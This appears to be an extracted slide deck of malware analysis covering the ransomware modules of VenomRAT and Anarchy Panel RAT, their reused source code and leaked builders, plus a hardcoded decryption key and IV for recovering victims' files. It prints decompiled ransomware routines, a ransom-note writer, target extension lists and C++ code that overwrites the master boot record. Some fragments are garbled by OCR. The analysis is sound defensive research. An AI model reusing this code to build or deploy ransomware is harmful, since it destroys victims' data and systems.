                      4,
                                                                       Key Generation
                      5,
                      6,
                      7,
                  FileStream fileStream = new FileStream(outputFile, FileMode.Create);
                  RijndaelManaged rijndaelManaged = new RijndaelManaged();
                  rijndaelManaged.KeySize = 256;
                  rijndaelManaged.BlockSize = 128;
                  Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
                  rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                  rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                  rijndaelManaged.Padding = PaddingMode.Zeros;
                  rijndaelManaged.Mode = CipherMode.CBC;
                  CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged.CreateEncryptor(), Cryp
```

Key: 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 43 4e fe 3d 1d eb fb 2e 5f 83 45 0c da f7 1a 95 b0 37 IV: 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80

### **VenomRAT - Ransomware Module - Decryption**




```
public static void Decoding(string directory, string password, string extension)
    foreach (FileInfo fileInfo in new DirectoryInfo(directory).GetFiles("*." + extension, SearchOption.AllDirectories))
       module2.Decrypt(fileInfo.FullName, fileInfo.FullName.Replace(extension, string.Empty), new byte[]
                   public static void Decrypt (string inputFile, string outputFile, byte[] passwordBytes)
           4,
                           byte[] salt = new byte[]
                                1,
                                2,
                                5,
                           FileStream fileStream = new FileStream(inputFile, FileMode.Open);
                           RijndaelManaged rijndaelManaged = new RijndaelManaged();
                           rijndaelManaged.KeySize = 256;
                           rijndaelManaged.BlockSize = 128;
                           Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
                           rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                           rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                           rijndaelManaged.Padding = PaddingMode.Zeros;
                           rijndaelManaged.Mode = CipherMode.CBC;
                           CryptoStream cryptoStream = new CryptoStream(fileStream, rijndaelManaged, CreateDecryptor(), CryptoStreamMode.Read);
                            FileStream fileStream2 = new FileStream(outputFile, FileMode.Create);
```



### **VenomRAT Analysis - Ransomware Module**


 Due to the hardcoded Decryption Key and IV generation in the Decryptor we will be able to decrypt the files by providing any random decryption password to the Decryptor.





### **VenomRAT Analysis - Ransomware Module**

- And decrypt any files with the following Key and IV Value irrespective of the password:
  - **Key:** 6d 29 e5 d8 7b 96 5e 99 40 f4 1d c9 c9 11 43 4e fe 3d 1d eb fb 2e 5f 83 45 0c da f7 1a 95 b0 37
  - IV: 95 ce a7 9c 9f 4e 88 52 2c c8 18 d6 96 5d 4c 80



#### **VenomRAT - Ransomware Module – Ransom Note**




```
public static void RnsEncrypt(string btc, string eth, string xmr)
    string userName = Environment.UserName;
    Environment.MachineName.ToString();
    string str = "C:\\Users\\";
   string str2 = "//Desktop//HOW-TO-RECOVER-YOUR-FILES.txt";
   StreamWriter streamWriter = new StreamWriter(new FileStream(str + userName + str2, FileMode.OpenOrCreate, FileAccess.Write));
   streamWriter.BaseStream.Seek(OL, SeekOrigin.End);
   streamWriter.WriteLine("**INSTRUCTRIONS TO FOLLOW TO GET YOUR FILES BACK**" + Environment.NewLine);
    streamWriter.WriteLine("Go to blockchain.com create a bitcoin wallet if you do not possess one already..." + Environment.NewLine);
    streamWriter.WriteLine("Then proceed to your citys nearest Bitcoin ATM and deposit exactly $999 dollars" + Environment.NewLine);
   streamWriter.WriteLine("usd *Heres a perk for you** you get to pick which cyrpto currency to send me wow" + Environment.NewLine);
   streamWriter.WriteLine("im seriously in suspense qas to which one you pick:) here are your choices..." + Environment.NewLine);
    streamWriter.WriteLine("Bitcoin" + Environment.NewLine);
    streamWriter.WriteLine("Litecoin" + Environment.NewLine);
    streamWriter.WriteLine("Ethereum " + Environment.NewLine);
    streamWriter.WriteLine("once youve chosen follow the bitcoin atms directions to succesfully pay my bills " + Environment.NewLine);
    streamWriter.WriteLine("Once you've completed this daunting task send the crypto currency youve chosin to the" + Environment.NewLine);
   streamWriter.WriteLine("following address corresponding to the crypto currency you purchased." + Environment.NewLine);
   streamWriter.WriteLine("Bitcoin
                                             " + btc + Environment.NewLine);
   streamWriter.WriteLine("Ethereum
                                       " + eth + Environment.NewLine);
   streamWriter.WriteLine("Litecoin
                                            " + xmr);
   streamWriter.Flush();
   streamWriter.Close();
   Thread.Sleep(5000);
   Process.Start("notepad.exe", Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\HOW-TO-RECOVER-YOUR-FILES.txt");
    Thread.Sleep(4000);
```

### **VenomRAT - Ransomware Builder**




 The Ransomware Builder is an Opensource project on Github named "Ransomware-Builder-v3.0" which was modified by the VenomRAT developers and leveraged in the Ransomware module



# VenomRAT Ransomware Module – Connection \w Magnus Ransomware



- Open-Source Ransomware
   Builder code was been used by
   Magnus Ransomware in the
   Magnus Ransomware Builder
   v4.5 Bitcoin Edition which was
   released in July 2022 at \$75
- As the code is similar to the VenomRAT Ransomware module. The VenomRAT key and iv value can be leveraged here to decrypt the files encrypted by the Magnus ransomware.




### **VenomRAT - Leaked Builder**



- TA558 campaigns used following VenomRAT versions
  - VenomRAT v2.8.0.1
  - VenomRAT v2.7.0.0
- These versions were cracked and distributed on Leak Forums in 2022

#### Venom rat Cracked 2.7.0.0








 Same hardcoded encryption password in the VenomRAT cracked builders ransomware module and the VenomRAT ransomware modules identified in the TA558 campaigns

```
Process.Start("notepad.exe", Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\HOW-TO-RECOVER-YOUR-FILES.txt");
Thread.Sleep(4000);
module2.Crypt(new string[]
    Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + "\\"
}, new string[]
    "txt",
    "jpeg",
                                            "mpg",
    "gif",
     "jpg",
                                            "mpeg",
                                            "rm",
     "png",
    "docx",
                                            "swf".
                                            "vob",
     "mpg",
     "mpeg"
                                           "2AT8T3QJKØWQEPU6GFCU8HGSSKXNAK", ".Venom");
     "rm".
     "swf".
     "vob",
   "2AT8T3QJK0WQEPU6GFCU8HGSSKXNAK", ".Venom");
```

### **Anarchy Panel RAT**

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- Saw Threat Actors using Leaked Builders
- Discovered new cracked version of "Anarchy Panel RAT - v4.4"
- Distributed on the Leak forums towards the end of January 2023




### **Anarchy Panel RAT - Features**



Github account with features of Anarchy Panel RAT (Only ReadMe file)

- Ransomware & MBR Infector
- Remote HVNC
- Anarchy Stealer
- Remote Shell
- Hidden browsers
- AV Evasion







#### Similarity with DcRAT


- Identical Configuration Routine and has the DcRatbyqwqdnachun salt in the AES256 Routine
- Anarchy Ransomware module code was copied and modified from the DcRAT Ransomware module.

```
blic static bool InitializeSettings()
 bool result;
                          Anarchy Panel RAT
    Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
    Settings.aes256 = new Aes256(Settings.Key);
                                                                                 DcRAT Salt
                                                              Aes256.Salt = Encoding.ASCII.GetBytes("DcRatByqwqdanchun")
    Settings.Hw id = HwidGen.HWID();
    Settings.Server signa ture = Settings.aes256.Decrypt(Settings.Server signa ture);
    Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certifi
    result = Settings. VerifyHash();
                                   try
                                        Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
   Configuration Routine
                                        aes256 = new Aes256(Kev);
                                        Por ts = aes256.Decrypt(Por ts);
                                        Hos ts = aes256.Decrypt(Hos ts);
                                        Ver sion = aes256.Decrypt(Ver sion);
                                        In stall = aes256.Decrypt(In stall);
                                        MTX = aes256.Decrypt(MTX);
                                        Paste bin = aes256.Decrypt(Paste bin);
                     DcRAT
                                        An ti = aes256.Decrypt(An ti);
                                        Anti Process = aes256.Decrypt(Anti Process);
```



### **Anarchy Panel RAT - Leaked Builder**

- Distributed on leak forums.
- The Custom Ransom Note can be specified from the Panel.
- CnC panel controls the ransomware and MBR infector module.





- There are Two Ransomware modules:
  - Module 1:
    - Encrypts files on the target machine
    - Remotely decrypt files on the target machine from the C2 Panel
    - Drops and executes the Decryptor on the target machine
  - Module 2:
    - Encrypts files on the target machine
    - Remotely decrypt files on the target machine from the C2 Panel
    - Drops and executes the MBR Infector on the target machine



#### **Encryption Process**

- First checks values of a specific registry key "Rans-status", if set to "Encrypted" the system was already encrypted, and if registry value not found it performs following actions -
  - Parses the ransom note from the packet and generates the encryption password.
  - Algorithm can generate more than 7.96 quadrillion different password combinations.
  - Sends the encryption password to the C2 along with the HWID
  - Sets the registry key to "Encryption in progress"

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### **Anarchy Panel RAT - Ransomware Module**


- The module executes three functions which targeting different locations for encryption:
  - System\_Driver: Targets the System (C:\) Drive
  - Fix\_Drivers and Drivers: Targets all the fixed logical disk drives on the system except system drive
- Targets following extensions:

```
".txt",".jar",".dat",".contact",".settings",".doc",".docx",".xls",".xlsx",".ppt",".pptx",".odt",".j
pg",".png",".jpeg",".gif",".csv",".py",".sql",".mdb",".sln",".php",".asp",".aspx",".html",".htm",".
xml",".psd",".pdf",".c",".cs",".vb",".mp3",".mp4",".f3d",".dwg",".cpp",".zip",".rar",".mov",".rtf",
".bmp",".mkv",".avi",".apk",".lnk",".7z",".ace",".arj",".bz2",".cab",".gzip",".lzh",".tar",".uue","
.xz",".z",".001",".mpeg",".mp3",".mpg",".core",".crproj",".pdb",".ico",".pas",".db",".torrent"
```

- Encrypts the target files using AES Encryption with the SHA256 hash of the encryption password and sets Rans-Status registry key to "Encrypted"
- Extension for Anarchy Ransomware: -الية مِ الله مِ صَوْعَ مِن عَصْبِي. -aj219sj1Uain



- Writes Ransom note on Desktop README.txt and sets the registry key Rans-MSG with the ransom note
- Removes the System restore points
- Downloads and sets the Anarchy Ransomware wallpaper from imgur[.]com





 Drops and executes the Decryptor embedded as a resource inside the Ransomware module.

string text2 = Path.Combine(Environment.GetFolderPath	(Environment.SpecialFolder.Desktop), "DECRYPT.ex
File.WriteAllBytes(text2, Resources.Decrypter); Process.Start(text2);	
Oops, all your files have been encrypted!	
cops, an your mes have been encrypted.	
Writes and Executes the Decryptor	- embedded as a resource
Decryption Kev:	
Decryption Key:	Logs Encrypted
Decryption Key:  PRIVATE KEY	Logs Encrypted  1AC4EFDBC28166A71 A00
	Logs Encrypted  1AC4EFDBC28166A71A00
PRIVATE KEY	Logs Encrypted  1AC4EFDBC28166A71 A00
	Logs Encrypted  1AC4EFDBC28166A71 A00
PRIVATE KEY	Logs Encrypted  1AC4EFDBC28166A71 A00



 The Decryptor reads the encrypted files in the target disk drives while checking the extension of the files.


 Performs AES Decryption routine with the key as the SHA256 hash of the decryption password.

 Sets Rans-status registry key as "Decryption in progress" while decryption and sets it to "Decrypted" once the decryption is completed.



### **Anarchy Panel RAT v4.4 - MBR Infector**

- In the Second Scenario, The MBR Infector is dropped and executed in place of the Decryptor.
- The MBR Overwrite is carried out by opening the write handle to the physical device with CreateFileA(), and then overwriting the first sector (512 bytes) of the MBR with the Ransom note with WriteFile().
- Towards the end it causes BSOD (Blue Screen of Death) by calling NtRaiseHardError







 Spot down the source project "CRYLINE-v5.0" based on the PDB path present in the MBR Infector, from which the code was copied and modified.

```
P main → CRYLINE-v5.0 / CRYLINE v5.0 / INFECTOR / Dropper / Dropper / dropper.cpp
void INFECTION()
                                                                                  52 53 44 53 7E 42 9C E7 75 2C C1 4C 8E D0 9F 24 56 DF 7C 31 0D 00 00 00 43 3A 5C 55 73 65 72 73
                                                                                  E79C427E-2C75-4CC1-8ED0-9F2456DF7C31
                                                                                  0x62B61049 (Fri Jun 24 19:28:09 2022 | UTC
                DWORD GET WRITTEN BYTES;
                HANDLE GET PHYSICAL DRIVE = CreateFileA("\\\.\PhysicalDrive0", GENERIC READ | GENERIC WRITE, FILE SHARE READ | FILE SHARE WRITE, 0, OPEN EXISTING, 0, 0)
                if (GET PHYSICAL DRIVE == INVALID HANDLE VALUE)
                                                                                             Overwriting MBR - Identical code in Anarchy MBR Infector module
                         ExitProcess(-1);
                else
                        SetFilePointer(GET_PHYSICAL_DRIVE, 0, 0, FILE_BEGIN);
                        WriteFile(GET_PHYSICAL_DRIVE, MBR_ENCRYPTOR, 512, &GET_WRITTEN_BYTES, NULL);
                        SetFilePointer(GET PHYSICAL DRIVE, 512, 0, FILE BEGIN);
                        WriteFile(GET_PHYSICAL_DRIVE, KERNEL_BANNER, 1024, &GET_WRITTEN_BYTES, NULL);
```

### Conclusion



- Top RATs
- Code Reuse
- Are RATs with Ransomware module the future?
- Will we see more RATs incorporating Ransomware modules over the time for financial gain?

## Thank you!

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